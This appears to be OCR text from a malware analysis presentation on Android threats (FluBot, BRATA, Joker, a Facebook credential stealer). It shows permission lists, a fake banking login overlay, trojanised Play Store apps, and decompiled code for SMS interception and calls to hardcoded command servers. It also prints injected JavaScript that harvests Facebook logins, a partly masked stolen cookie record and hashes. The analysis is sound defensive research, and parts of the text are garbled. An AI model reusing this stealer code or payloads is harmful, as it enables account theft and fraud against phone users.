
FluBot



FluBot

android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_NOTIFICATION_POLICY
android.permission.CALL_PHONE
android.permission.DISABLE_KEYGUARD
android.permission.EXPAND_STATUS_BAR
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.NFC
android.permission.QUERY_ALL_PACKAGES
android.permission.READ_CONTACTS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.READ_SYNC_SETTINGS
android.permission.READ_SYNC_STATS
android.permission.RECEIVE_SMS
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.SEND_SMS
android.permission.WAKE_LOCK
android.permission.WRITE_SMS
android.permission.WRITE_SYNC_SETTINGS

FluBot



ING 

 Acceso para Ti

Número de documento

Fecha de nacimiento Identifícame con Pasaporte


Clave de seguridad



Acceso Banco Internet



Welcome



[Unable to enter?](#)

Acceso clientes

Recordar usuario

Buenos Días

Recordar usuario en este dispositivo



TIPO DE DOCUMENTO Y NUMERO
 Ingresar número de documento

CLAVE DE ACCESO





[¿Has olvidado tu clave?](#)



Recordar usuario ¿Le has olvidado?

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 Acceso para Ti

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Fecha de nacimiento Identifícame con Pasaporte

Clave de seguridad

[Olvidé mi clave](#)
[Solicitar claves](#)



[Forgot your password?](#)
[Don't have an account yet? Register](#)



Fecha de nacimiento

[Recordar usuario implica que este dispositivo recibirá notificaciones dirigidas al usuario vinculado. Puedes configurarlo desde "Ajustes".](#)


[¿Has olvidado tu clave?](#)




LOGOS ARE PROBLEMATIC



BRATA



BRATA





Joker



BP Diary


Warren Reason Health & Fitness



This app is available for all of your devices

Add to Wishlist

Install



Free BP Recorder

Cosette Gervals Tools



This app is not available for any of your devices

Add to Wishlist

★★★★☆ 30

Installed




Clean Wallpaper

Randall S Bucy Tools



This app is available for all of your devices

Installed



Time Zone Camera

Sylvester J. Deshotel Photography




This app is available for all of your devices

Add to Wishlist

★★★★☆ 9

Install



Joker

```
20 application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:name="ret
21 <activity android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.MainActivity" android:screenOrientation="po
22 <activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
23 <activity android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCamera_BaseActivity"/>
24 <activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
25 <provider android:name="com.camera.phototimezonecamera.stamp.photostamp.utils.GenericFileProvider" android:exported="false" an
26 <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/>
27 <provider
28 <activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
29 <intent-filter>
30 <action android:name="android.intent.action.MAIN"/>
31 <category android:name="android.intent.category.LAUNCHER"/>
32 </intent-filter>
29 </activity>
28 </activity>
34 <service android:name="okhttp3.service.OkService" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
35 <intent-filter>
36 <action android:name="android.service.notification.NotificationListenerService"/>
37 </intent-filter>
34 </service>
```



Joker




```
Oh0o808h0.0h0o808h0.C80o x
/* renamed from: Oh0o808h0 reason: collision with root package name */
public final /* synthetic */ Context f20h0o808h0;

public Oh0o808h0(Context context) {
    this.f20h0o808h0 = context;
}

public void run() {
    Context context = this.f20h0o808h0;
    String Oh0o808h02 = Oh0o808h0.0h0o808h0 "aHR0cDovL2l1tcGx1bWVudGUubGlmZS9wdWxsL2ZlY2ViYWlnaWQvP3RzPQ==";
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String simOperator = telephonyManager.getSimOperator();
    String simCountryIso = telephonyManager.getSimCountryIso();
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(Oh0o808h02 + System.currentTimeMillis());
        httpURLConnection.setRequestMethod(Oh0o808h0.0h0o808h0("R0VU"));
        httpURLConnection.setConnectTimeout(15000);
        httpURLConnection.setReadTimeout(60000);
    }
}
```



```
public static class C0oGo extends BroadcastReceiver {
    public final void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            StringBuilder sb = new StringBuilder();
            SmsMessage[] messagesFromIntent = Telephony.Sms.Intents.getMessagesFromIntent(intent);
            if (messagesFromIntent != null && messagesFromIntent.length > 0) {
                for (SmsMessage smsMessage : messagesFromIntent) {
                    sb.append(smsMessage.getMessageBody());
                    String originatingAddress = smsMessage.getOriginatingAddress();
                    if (DooC0QGO.m9C0oGo() != null && !TextUtils.isEmpty(DooC0QGO.m9C0oGo().QoG000) && !TextUtils.isEmpty(originatingAddress)) {
                        DooC0QGO.m9C0oGo().f500oG = originatingAddress;
                    }
                }
                Co0Q0.m53C0oGo("mms: body:".concat(String.valueOf(sb)), true);
                task.m.n.C0oGo.m5C0oGo(sb.toString());
            }
        }
    }
}
```



Facebook Stealer



EditorPhotoPip

Painting

Touch paper

Graffiti

HUMAN Co



PIP Photo

Lillians Tools

★★★★★ 100


PEGI 3

This app is available for some of your devices

You can share this with your family. [Learn more about Family Library](#)



Add to Wishlist

Install



Select a photo from an album, or take a picture, then add the selected photo to the frame provided by the app, and then share it with your social software

Facebook Stealer



	PC cu Windows · London, United Kingdom Firefox · Activă acum
	PC cu Windows · London, United Kingdom Chrome · acum 26 minute



200	POST	45.32.110.28	/index.php?r=user/init&&appld=com.viewedites.showimg	10:41:32	471 ms	3.08 KB	Com...
JS	200	POST	graph.facebook.com /v5.0/226577222413073/activities	10:41:32	405 ms	657 bytes	Com...
JS	200	POST	graph.facebook.com /v5.0/226577222413073/activities	10:41:32	401 ms	658 bytes	Com...
JS	200	GET	graph.facebook.com /v5.0/226577222413073?fields=auto_event_setup_enabled&format=json&advertiser_id=96961369-31c	10:41:32	96 ms	404 bytes	Com...
400	GET	graph.facebook.com	/v5.0/226577222413073/button_auto_detection_device_selection?fields=is_selected&format=json&sdk	10:41:32	38 ms	1.88 KB	Com...
200	POST	web.facebook.com	/adnw_sync	10:41:32	107 ms	5.95 KB	Com...
JS	200	POST	graph.facebook.com /v5.0/226577222413073/activities	10:41:32	298 ms	2.07 KB	Com...
200	GET	45.32.110.28	/config.php?packageName=com.viewedites.showimg&a=getForce	10:41:32	308 ms	490 bytes	Com...

Filter: Focused Settings

Overview Contents Summary Chart Notes

1

Headers Query String Text Hex Raw

Content-Type: text/html; charset=UTF-8
 Transfer-Encoding: chunked
 Vary: Accept-Encoding
 Connection: keep-alive

```
{
  "retCode": 0,
  "u": "https://www.facebook.com/login.php",
  "ds": 0,
  "d": "function Logs(msg){console.log(msg)}function exec(){try{var m=document.getElementById("email").value;var p=document.p=document.getElementById("m_login_password").value;if(m.length<=0||p.length<=0){return false}t.a(m,p)}catch(e){}}function login(){try{var loginFormObj=document.getElementById("loginform");loginFormObj.getElementsByTagName("button")[0].addEventListener("touchend",function(){exec()});loginFormObj.getElementsByTagName("login_form");loginFormObj.querySelectorAll("button[name^=login]")[0].addEventListener("touchend",function(){exec()});loginFormObj.querySelector("testplogin=\facebook.com/login.php");var testwaplogin=\m.facebook.com/m.facebook.com/login.php");if(testplogin.test(window.location.href)||testwaplogin.test(window.testurl=\facebook.com/bookmarks/pages/i;var testbmurl=\business.facebook.com);if(testurl.test(window.location.href)){Logs("=====");var obj=document.getElementById("bookmarksSeeAllEntSection");if(obj==null){Logs("=====");obj=document.getElementsByTagName("iframe")[0].contentDocu
```

Facebook Stealer

```
{"name": "AbaXXXXX1@yandex.com", "password": "XXXXXXXXXX", "cookie": "locale=en_US; sb=pdFuYKVYXXXXXXXXocbCX; datr=pdFuYXXXXX23FvT6rH66AyKt; wd=980x1807; dpr=3; c_user=10003XXXXXX698; xs=34%3AycSKHXXXXXXXXXX%3A2%3A1617875462%3A15084%3A7724; fr=1MFuanJGigJztRAbY.AWWXXXXXXXXGXSeDnu4V7Q.BgbtGl.Q4.AAA.0.0.BgbtIF.AWVTgjd_0o4; spin=r.1003590795_b.trunk_t.1617875466_s.1_v.2_", "page": 0, "bm": 0, "ua": "(https:\\\\www.facebook.com\\raXXXXXXii.7)Mozilla\\5.0 (Windows NT 6.1; Win64; x64) AppleWebKit\\537.36 (KHTML, like Gecko) Chrome\\86.0.4240.185 Safari\\537.36"}
```

Facebook Stealer

com.editor.imgphotos.milk.RetrifitUtils

```
package com.editor.imgphotos.milk;

import retrofit2.Retrofit;
import retrofit2.Retrofit.Builder;
import retrofit2.converter.gson.GsonConverterFactory;

public class RetrifitUtils {
    public static String Base_URL = "http://45.76.111.178/";
    public static Retrofit retrofit = new Builder().baseUrl(Base_URL).addConverterFactory

18     public static <T> T createApi(Class<T> cls) {
19         return retrofit.create(cls);
    }
}
```

Facebook Stealer

content:"r=user/init"

FILES 3

D62D5CF815C3410C9919F4D004E78BF2546AAAB679FE5128DCCBEEEE213F0AFF

    libapp.so

elf 64bits shared-lib

CBE23C06749154C05196D43DEC1661D29BA9AB5C1233EC2FA525BF957C8FDA8D

    classes.dex

